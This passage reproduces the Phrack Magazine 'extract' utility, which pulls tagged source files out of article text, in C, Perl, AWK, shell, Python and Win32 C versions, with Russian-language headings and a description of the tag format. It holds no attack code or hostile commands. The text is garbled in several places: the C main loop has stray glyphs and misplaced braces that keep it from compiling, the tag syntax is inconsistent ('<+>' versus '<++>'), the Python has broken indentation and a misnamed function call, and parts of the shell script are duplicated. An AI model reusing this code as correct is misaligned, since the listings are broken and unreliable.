 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *
 * extract.c
 * Extracts textfiles from a specially tagged flatfile into a hierarchical
 * directory structure. Use to extract source code from any of the articles
 * in Phrack Magazine (first appeared in Phrack 50).
 *
 * Extraction tags are of the form:
 *
 * host:~> cat testfile
 * irrelevant file contents
 * <+> path_and_filename1 !CRC32
 * file contents
 * <-->
 * irrelevant file contents
 * <+> path_and_filename2 !CRC32
 * file contents
 * <-->
 * irrelevant file contents
 * <+> path_and_filename !CRC32
```

```

* file contents
* <-->
* irrelevant file contents
* EOF
*
* The `!CRC` is optional. The filename is not. To generate crc32 values
* for your files, simply give them a dummy value initially. The program
* will attempt to verify the crc and fail, dumping the expected crc value.
* Use that one. i.e.:
*
* host:~> cat testfile
* this text is ignored by the program
* <++> testarooni !12345678
* text to extract into a file named testarooni
* as is this text
* <-->
*
* host:~> ./extract testfile
* Opened testfile
* - Extracting testarooni
* crc32 failed (12345678 != 4a298f18)
* Extracted 1 file(s).
*
* You would use `4a298f18` as your crc value.
*
* Compilation:
* gcc -o extract extract.c
*
* ./extract file1 file2 ... fileN
*/

```

```

#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <string.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>

#define VERSION          "7niner.20000430 revsion q"

#define BEGIN_TAG        "<++> "
#define END_TAG          "<-->"
#define BT_SIZE          strlen(BEGIN_TAG)
#define ET_SIZE          strlen(END_TAG)
#define EX_DO_CHECKS     0x01
#define EX_QUIET         0x02

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

unsigned long crcTable[256];

void crcgen()
{
    unsigned long crc, poly;
    int i, j;
    poly = 0xEDB88320L;
    for (i = 0; i < 256; i++)
    {
        crc = i;
        for (j = 8; j > 0; j--)
        {
            if (crc & 1)

```

```

        {
            crc = (crc >> 1) ^ poly;
        }
        else
        {
            crc >>= 1;
        }
    }
    crcTable[i] = crc;
}

}

unsigned long check_crc(FILE *fp)
{
    register unsigned long crc;
    int c;

    crc = 0xFFFFFFFF;
    while( (c = getc(fp)) != EOF )
    {
        crc = ((crc >> 8) & 0x00FFFFFF) ^ crcTable[(crc ^ c) & 0xFF];
    }

    if (fseek(fp, 0, SEEK_SET) == -1)
    {
        perror("fseek");
        exit(EXIT_FAILURE);
    }

    return (crc ^ 0xFFFFFFFF);
}

int
main(int argc, char **argv)
{
    char *name;
    u_char b[256], *bp, *fn, flags;
    int i, j = 0, h_c = 0, c;
    unsigned long crc = 0, crc_f = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL, *tmp = NULL;

    while ((c = getopt(argc, argv, "cqvn")) != EOF)
    {
        switch (c)
        {
            case 'c':
                flags |= EX_DO_CHECKS;
                break;
            case 'q':
                flags |= EX_QUIET;
                break;
            case 'v':
                fprintf(stderr, "Extract version: %s\n", VERSION);
                exit(EXIT_SUCCESS);
        }
    }

    c = argc - optind;

    if (c < 2)
    {
        fprintf(stderr, "Usage: %s [-cqvn] file1 file2 ... fileN\n", argv[0]);
        exit(0);
    }

    /*
     * Fill the f_name list with all the files on the commandline (ignoring
     * argv[0] which is this executable). This includes globs.
     */

```

```

for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(EXIT_FAILURE);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(EXIT_FAILURE);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 * Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(EXIT_FAILURE);
}
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 * Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; )
{
    if (!strcmp(fn_p->name, "-"))
    {
        in_p = stdin;
        name = "stdin";
    }
    else if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        fn_p = fn_p->next;
    }
    □ continue;
    {
        else
        {
            name = fn_p->name;
        }

        if (!(flags & EX_QUIET))
        {
            fprintf(stderr, "Scanning %s...\n", fn_p->name);
        }
        crcgen();
        while (fgets(b, 256, in_p))
        {
            if (!strncmp(b, BEGIN_TAG, BT_SIZE))
            {
                □ b[strlen(b) - 1] = 0;          /* Now we have a string. */
                    j++;

                    crc = 0;
                    crc_f = 0;

```

```

        if ((bp = strchr(b + BT_SIZE + 1, '/'))
        {
            while (bp)
            {
                *bp = 0;

                if (mkdir(b + BT_SIZE, 0700) == -1 && errno != EEXIST)
                {
                    perror("mkdir");
                    exit(EXIT_FAILURE);
                }
                *bp = '/';
                bp = strchr(bp + 1, '/');
            }

            if ((bp = strchr(b, '!'))
            {
                crc_f =
                    strtoul((b + (strlen(b) - strlen(bp)) + 1), NULL, 16);
                b[strlen(b) - strlen(bp) - 1] = 0;
                h_c = 1;
            }
            else
            {
                h_c = 0;
            }
            if ((out_p = fopen(b + BT_SIZE, "wb+"))
            {
                fprintf(stderr, ". Extracting %s\n", b + BT_SIZE);
            }
            else
            {
                printf(". Could not extract anything from '%s'.\n",
                    b + BT_SIZE);
                continue;
            }
        }
        else if (!strncmp (b, END_TAG, ET_SIZE))
        {
            if (out_p)
            {
                if (h_c == 1)
                {
                    if (fseek(out_p, 0l, 0) == -1)
                    {
                        perror("fseek");
                        exit(EXIT_FAILURE);
                    }
                    crc = check_crc(out_p);
                    if (crc == crc_f && !(flags & EX_QUIET))
                    {
                        fprintf(stderr, ". CRC32 verified (%08lx)\n", crc);
                    }
                    else
                    {
                        if (!(flags & EX_QUIET))
                        {
                            fprintf(stderr, ". CRC32 failed (%08lx != %08lx)\n",
                                crc_f, crc);
                        }
                    }
                }
                fclose(out_p);
            }
        }
        else
        {
            fprintf(stderr, ". `%s` had bad tags.\n", fn_p->name);
            continue;
        }
    }
    else if (out_p)

```

```

        {
            fputs(b, out_p);
        }
    }
    if (in_p != stdin)
    {
        fclose(in_p);
    }
    tmp = fn_p;
    fn_p = fn_p->next;
    free(tmp);
}
if (!j)
{
    printf("No extraction tags found in list.\n");
}
else
{
    printf("Extracted %d file(s).\n", j);
}
return (0);
}
/* EOF */

```

extract.pl — реализация на Perl

Автор: Daos <daos@nym.alias.net>;

```

# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) { $curfile = substr($_, 5); $opening=1;};
if (/^\<\-\-\>/) { close ct_ex; $opened=0;};
if ($opening) {
    chop $curfile;
    $sex_dir= substr( $curfile, 0, ((rindex($curfile, '/'))) ) if ($curfile =~ m/\//);
    eval {mkdir $sex_dir, "0777"};
    open(ct_ex, ">$curfile");
    print "Attempting extraction of $curfile\n";
    $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};

```

extract.awk — реализация на AWK

Автор: <sirsyko>;

```

#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
    ind = 1
    File = $2
    split ($2, dirs, "/")
    Dir="."
    while ( dirs[ind+1] ) {

```

```

        Dir=Dir"/"dirs[ind]
        system ("mkdir " Dir" 2>/dev/null")
        ++ind
    }
    next
}
/^\<\-\-\>/ {
    File = ""
    next
}
File { print >> File }

```

extract.sh — реализация на shell

Автор: <sirsyko>

```

#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
    OLDIFS1="$IFS"
    IFS=
    if read Line; then
        IFS="$OLDIFS1"
        set -- $Line
        case "$1" in
            "<++>") OLDIFS2="$IFS"
                IFS=/
                set -- $2
                IFS="$OLDIFS2"
                while [ $# -gt 1 ]; do
                    File=${File:-"."}/$1
                    if [ ! -d $File ]; then
                        echo "Making dir $File"
                        mkdir $File
                    fi
                    shift
                done
                File=${File:-"."}/$1
                echo "Storing data in $File"
                ;;
            "<-->") if [ "x$File" != "x" ]; then
                        unset File
                    fi ;;
            *) if [ "x$File" != "x" ]; then
                    IFS=
                    echo "$Line" >> $File
                    IFS="$OLDIFS1"
                fi
                ;;
        esac
        IFS="$OLDIFS1"
    else
        echo "End of file"
    fi
done
)

```

```

        unset Working
    fi
done
)
---

```

extract.py — реализация на Python

Автор: Timmy 2tone <_spoon_@usa.net>

```

#!/bin/env python
# extract.py      Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""

    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                    fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print ' [%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()

```

```

        linecount = linecount + 1

def makedirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
    for dir in components:
        if not os.path.exists(dir):
            try:
                os.mkdir(dir)
                if verbose: print 'Created directory', path

            except os.error, (errno, why):
                print "Can't make directory %s: %s" % (dir, why)
                break

        try: os.chdir(dir)
    except os.error, (errno, why):
        print "Can't cd to directory %s: %s" % (dir, why)
        break

    os.chdir(start)
    return errno

def usage():
    """Blah."""
    die('Usage: extract.py [-V] filename [filename...])

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = ['-v', filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass

```

extract-win.c — реализация для Win32

Автор: Fotonik &fotonik@game-master.com&

Программа WinExtract — это Win32-приложение для извлечения текстовых файлов из специально размеченного плоского файла в иерархическую структуру каталогов. Предназначена для

извлечения исходных кодов из статей Phrack Magazine. Последнюю версию программы (как исходный, так и исполняемый код) можно найти на сайте: <http://www.altern.com/fotonik>

```
#include <stdio.h>
#include <string.h>
#include <windows.h>

void PowerCreateDirectory(char *DirectoryName);

int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                  LPSTR lpszArgs, int nWinMode)
{
    OPENFILENAME OpenFile; /* Structure for Open common dialog box */
    char InFileName[256]="";
    char OutFileName[256];
    char Title[]="WinExtract - Choose a file to extract files from.";
    FILE *InFile;
    FILE *OutFile;
    char Line[256];
    char DirName[256];
    int FileExtracted=0; /* Flag used to determine if at least one file was */
    int i;               /* extracted */

    ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
    OpenFile.lStructSize=sizeof(OPENFILENAME);
    OpenFile.hwndOwner=HWND_DESKTOP;
    OpenFile.hInstance=hThisInst;
    OpenFile.lpstrFile=InFileName;
    OpenFile.nMaxFile=sizeof(InFileName)-1;
    OpenFile.lpstrTitle=Title;
    OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

    if(GetOpenFileName(&OpenFile))
    {
        if((InFile=fopen(InFileName,"r"))==NULL)
        {
            MessageBox(NULL,"Could not open file.",NULL,MB_OK);
            return 0;
        }

        /* If we got here, InFile is opened. */
        while(fgets(Line,256,InFile))
        {
            if(!strncmp(Line,"<+> ",5)) /* If line begins with "<+> " */
            {
                Line[strlen(Line)-1]='\0';
                strcpy(OutFileName,Line+5);

                /* Check if a dir has to be created and create one if necessary */
                for(i=strlen(OutFileName)-1;i>=0;i--)
                {
                    if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
                    {
                        strncpy(DirName,OutFileName,i);
                        DirName[i]='\0';
                        PowerCreateDirectory(DirName);
                        break;
                    }
                }

                if((OutFile=fopen(OutFileName,"w"))==NULL)
                {
                    MessageBox(NULL,"Could not create file.",NULL,MB_OK);
                    fclose(InFile);
                    return 0;
                }

                /* If we got here, OutFile can be written to */
                while(fgets(Line,256,InFile))
```

```

        {
            if(strncmp(Line,"<-->",4)) /* If line doesn't begin w/ "<-->" */
            {
                fputs(Line, OutFile);
            }
            else
            {
                break;
            }
        }
        fclose(OutFile);
        FileExtracted=1;
    }
}
fclose(InFile);
if(FileExtracted)
{
    MessageBox(NULL,"Extraction sucessful.", "WinExtract", MB_OK);
}
else
{
    MessageBox(NULL,"Nothing to extract.", "Warning", MB_OK);
}
}
return 1;
}

/* PowerCreateDirectory is a function that creates directories that are */
/* down more than one yet unexisting directory levels. (e.g. c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
    int i;
    int DirNameLength=strlen(DirectoryName);
    char DirToBeCreated[256];

    for(i=1;i<DirNameLength;i++) /* i starts at 1, because we never need to */
    {
        /* create '/' */
        if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||(
            i==DirNameLength-1))
        {
            strncpy(DirToBeCreated,DirectoryName,i+1);
            DirToBeCreated[i+1]='\0';
            CreateDirectory(DirToBeCreated,NULL);
        }
    }
}

```

Описание формата тегов извлечения

Теги извлечения имеют следующий вид:

```

host:~> cat testfile
irrelevant file contents
<++> path_and_filename1 !CRC32
file contents
<-->
irrelevant file contents
<++> path_and_filename2 !CRC32
file contents
<-->
...
EOF

```

Тег !CRC является необязательным, имя файла — обязательным. Для генерации значений CRC32 достаточно изначально указать произвольное значение: программа попытается проверить

контрольную сумму, потерпит неудачу и выведет ожидаемое значение. Его и следует использовать в дальнейшем.

Компиляция:

```
gcc -o extract extract.c  
./extract file1 file2 ... fileN
```

|EOF|